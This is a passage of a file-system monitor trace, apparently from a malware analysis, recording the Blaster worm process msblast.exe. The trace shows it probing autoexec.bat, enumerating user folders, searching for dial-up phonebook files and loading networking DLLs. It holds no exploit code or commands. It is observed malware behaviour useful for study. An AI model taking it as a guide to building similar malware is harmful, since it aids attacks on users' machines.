474  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
475  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN    C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
476  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
477  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_OPEN    C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
478  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
479  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
480  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE
      C:\WINNT\System32\WSOCK32.DLL  SUCCESS  Attributes: Any Options:
Open
481  7:17:23 PM  msblast.exe:280      IRP_MJ_CLEANUP
      C:\WINNT\System32\WSOCK32.DLL  SUCCESS
482  7:17:23 PM  msblast.exe:280      IRP_MJ_CLOSE
      C:\WINNT\System32\WSOCK32.DLL  SUCCESS
483  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
484  7:17:23 PM  msblast.exe:280      IRP_MJ_CREATE    C:\autoexec.bat
SUCCESS  Attributes: N Options: Open
485  7:17:23 PM  msblast.exe:280      FASTIO_QUERY_STANDARD_INFO
C:\autoexec.bat  SUCCESS  Size: 0
486  7:17:23 PM  msblast.exe:280      IRP_MJ_READ      C:\autoexec.bat
SUCCESS  Offset: 0 Length: 0
487  7:17:23 PM  msblast.exe:280      IRP_MJ_CLEANUP  C:\autoexec.bat
SUCCESS
488  7:17:23 PM  msblast.exe:280      IRP_MJ_CLOSE    C:\autoexec.bat
SUCCESS
489  7:17:23 PM  msblast.exe:280      FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS

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490 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

491 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

492 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS Attributes: Any Options: Open Directory

493 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\ SUCCESS FileBothDirectoryInformation: Documents and Settings

494 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS

495 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS

496 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

497 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\ SUCCESS Attributes: Any Options: Open Directory

498 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents and Settings\ SUCCESS FileBothDirectoryInformation: Administrator

499 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\ SUCCESS

500 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\ SUCCESS

501 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

502 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\Administrator\ SUCCESS Attributes: Any Options: Open Directory

503 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents and Settings\Administrator\ SUCCESS FileBothDirectoryInformation: Local Settings

504 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\Administrator\ SUCCESS

505 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\Administrator\ SUCCESS

506 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

507 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

508 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

509 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS Attributes: Any Options: Open Directory

510 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\ SUCCESS FileBothDirectoryInformation: Documents and Settings

511 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS

512 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS

513 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED C:\blaster\msblast SUCCESS

514 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\ SUCCESS Attributes: Any Options: Open Directory

515 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
and Settings\ SUCCESS FileBothDirectoryInformation: Administrator  
516 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\  
SUCCESS  
517 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\  
SUCCESS  
518 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS  
519 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
Settings\Administrator\ SUCCESS Attributes: Any Options: Open Directory  
520 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
and Settings\Administrator\ SUCCESS FileBothDirectoryInformation: Local Settings  
521 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
Settings\Administrator\ SUCCESS  
522 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
Settings\Administrator\ SUCCESS  
523 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS  
524 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
525 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS  
526 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ SUCCESS  
Attributes: Any Options: Open Directory  
527 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
and Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ NO SUCH  
FILE FileBothDirectoryInformation: \*.pbk  
528 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ SUCCESS  
529 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk\ SUCCESS  
530 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS  
531 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\WINNT\System32\Ras\  
SUCCESS Attributes: Any Options: Open Directory  
532 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL  
C:\WINNT\System32\Ras\ NO SUCH FILE FileBothDirectoryInformation: \*.pbk  
534 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\WINNT\System32\Ras\  
SUCCESS  
535 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\WINNT\System32\Ras\  
SUCCESS  
536 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS  
537 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

538 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

539 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

540 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

541 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\autoexec.bat  
SUCCESS Attributes: N Options: Open

542 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
C:\autoexec.bat SUCCESS Size: 0

543 7:17:23 PM msblast.exe:280 IRP\_MJ\_READ C:\autoexec.bat  
SUCCESS Offset: 0 Length: 0

544 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\autoexec.bat  
SUCCESS

545 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\autoexec.bat  
SUCCESS

546 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

547 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

548 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

549 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS  
Attributes: Any Options: Open Directory

550 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\  
SUCCESS FileBothDirectoryInformation: Documents and Settings

551 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS

552 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS

553 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

554 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\  
SUCCESS Attributes: Any Options: Open Directory

555 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
and Settings\ SUCCESS FileBothDirectoryInformation: Administrator

556 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\  
SUCCESS

557 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\  
SUCCESS

558 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

559 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
Settings\Administrator\ SUCCESS Attributes: Any Options: Open Directory

560 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
and Settings\Administrator\ SUCCESS FileBothDirectoryInformation: Local Settings

561 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
Settings\Administrator\ SUCCESS

562 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
 Settings\Administrator\ SUCCESS  
 563 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 564 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 565 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 566 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\ SUCCESS  
 Attributes: Any Options: Open Directory  
 567 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\  
 SUCCESS FileBothDirectoryInformation: Documents and Settings  
 568 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\ SUCCESS  
 569 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\ SUCCESS  
 570 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 571 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and Settings\  
 SUCCESS Attributes: Any Options: Open Directory  
 572 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
 and Settings\ SUCCESS FileBothDirectoryInformation: Administrator  
 573 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and Settings\  
 SUCCESS  
 574 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and Settings\  
 SUCCESS  
 575 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 576 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\ SUCCESS Attributes: Any Options: Open Directory  
 577 7:17:23 PM msblast.exe:280 IRP\_MJ\_DIRECTORY\_CONTROL C:\Documents  
 and Settings\Administrator\ SUCCESS FileBothDirectoryInformation: Local Settings  
 578 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP C:\Documents and  
 Settings\Administrator\ SUCCESS  
 579 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE C:\Documents and  
 Settings\Administrator\ SUCCESS  
 580 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 581 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
 Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS  
 582 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
 C:\blaster\msblast SUCCESS  
 583 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE C:\Documents and  
 Settings\Administrator\Application Data\Microsoft\Network\Connections\Pbk\ PATH NOT  
 FOUND Attributes: Any Options: Open Directory  
 584 7:17:23 PM msblast.exe:280 IRP\_MJ\_READ\*  
 C:\WINNT\system32\wininet.dll SUCCESS Offset: 283648 Length: 32768



585 7:17:23 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents  
and Settings\Administrator\ntuser.dat.LOG SUCCESS FileEndOfFileInformation

586 7:17:23 PM msblast.exe:280 IRP\_MJ\_SET\_INFORMATION C:\Documents  
and Settings\Administrator\ntuser.dat.LOG SUCCESS FileEndOfFileInformation

587 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet  
Files\Content.IE5\index.dat SUCCESS Size: 32768

588 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

589 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

590 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

591 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

592 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\rnr20.dll SUCCESS Attributes: Any Options: Open

593 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
C:\WINNT\System32\rnr20.dll SUCCESS Size: 36624

594 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\rnr20.dll SUCCESS

595 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\rnr20.dll SUCCESS

596 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

597 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

598 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

599 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

600 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\rnr20.dll SUCCESS Attributes: Any Options: Open

601 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\rnr20.dll SUCCESS

602 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\rnr20.dll SUCCESS

603 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

604 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

605 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

606 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

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607  7:17:23 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\winnr.dll  SUCCESS  Attributes: Any Options: Open
608  7:17:23 PM  msblast.exe:280  FASTIO_QUERY_STANDARD_INFO
      C:\WINNT\System32\winnr.dll  SUCCESS  Size: 19216
609  7:17:23 PM  msblast.exe:280  IRP_MJ_CLEANUP
      C:\WINNT\System32\winnr.dll  SUCCESS
610  7:17:23 PM  msblast.exe:280  IRP_MJ_CLOSE
      C:\WINNT\System32\winnr.dll  SUCCESS
611  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
612  7:17:23 PM  msblast.exe:280  FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
613  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
614  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
615  7:17:23 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\winnr.dll  SUCCESS  Attributes: Any Options: Open
616  7:17:23 PM  msblast.exe:280  IRP_MJ_CLEANUP
      C:\WINNT\System32\winnr.dll  SUCCESS
617  7:17:23 PM  msblast.exe:280  IRP_MJ_CLOSE
      C:\WINNT\System32\winnr.dll  SUCCESS
618  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
619  7:17:23 PM  msblast.exe:280  FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
620  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
621  7:17:23 PM  msblast.exe:280  FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
622  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
623  7:17:23 PM  msblast.exe:280  FASTIO_QUERY_OPEN  C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files  SUCCESS
624  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
625  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS
626  7:17:23 PM  msblast.exe:280  IRP_MJ_CREATE
      C:\WINNT\System32\rasadhlp.dll  SUCCESS  Attributes: Any Options: Open
627  7:17:23 PM  msblast.exe:280  IRP_MJ_CLEANUP
      C:\WINNT\System32\rasadhlp.dll  SUCCESS
628  7:17:23 PM  msblast.exe:280  IRP_MJ_CLOSE
      C:\WINNT\System32\rasadhlp.dll  SUCCESS
629  7:17:23 PM  msblast.exe:280  FSCTL_IS_VOLUME_MOUNTED
      C:\blaster\msblast  SUCCESS

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630 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

631 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

632 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

633 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\system32\msafd.dll SUCCESS Attributes: Any Options: Open

634 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
C:\WINNT\system32\msafd.dll SUCCESS Size: 55568

635 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\system32\msafd.dll SUCCESS

636 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\system32\msafd.dll SUCCESS

637 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

638 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

639 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

640 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

641 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\system32\msafd.dll SUCCESS Attributes: Any Options: Open

642 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\system32\msafd.dll SUCCESS

643 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\system32\msafd.dll SUCCESS

644 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

645 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

646 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

647 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

648 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

649 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

650 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

651 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\wshtcpip.dll SUCCESS Attributes: Any Options: Open

652 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_STANDARD\_INFO  
C:\WINNT\System32\wshtcpip.dll SUCCESS Size: 17680

653 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\wshtcpip.dll SUCCESS

654 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\wshtcpip.dll SUCCESS

655 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

656 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

657 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

658 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

659 7:17:23 PM msblast.exe:280 IRP\_MJ\_CREATE  
C:\WINNT\System32\wshtcpip.dll SUCCESS Attributes: Any Options: Open

660 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLEANUP  
C:\WINNT\System32\wshtcpip.dll SUCCESS

661 7:17:23 PM msblast.exe:280 IRP\_MJ\_CLOSE  
C:\WINNT\System32\wshtcpip.dll SUCCESS

662 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

663 7:17:23 PM msblast.exe:280 FASTIO\_QUERY\_OPEN C:\Documents and  
Settings\Administrator\Local Settings\Temporary Internet Files SUCCESS

664 7:17:23 PM msblast.exe:280 FSCTL\_IS\_VOLUME\_MOUNTED  
C:\blaster\msblast SUCCESS

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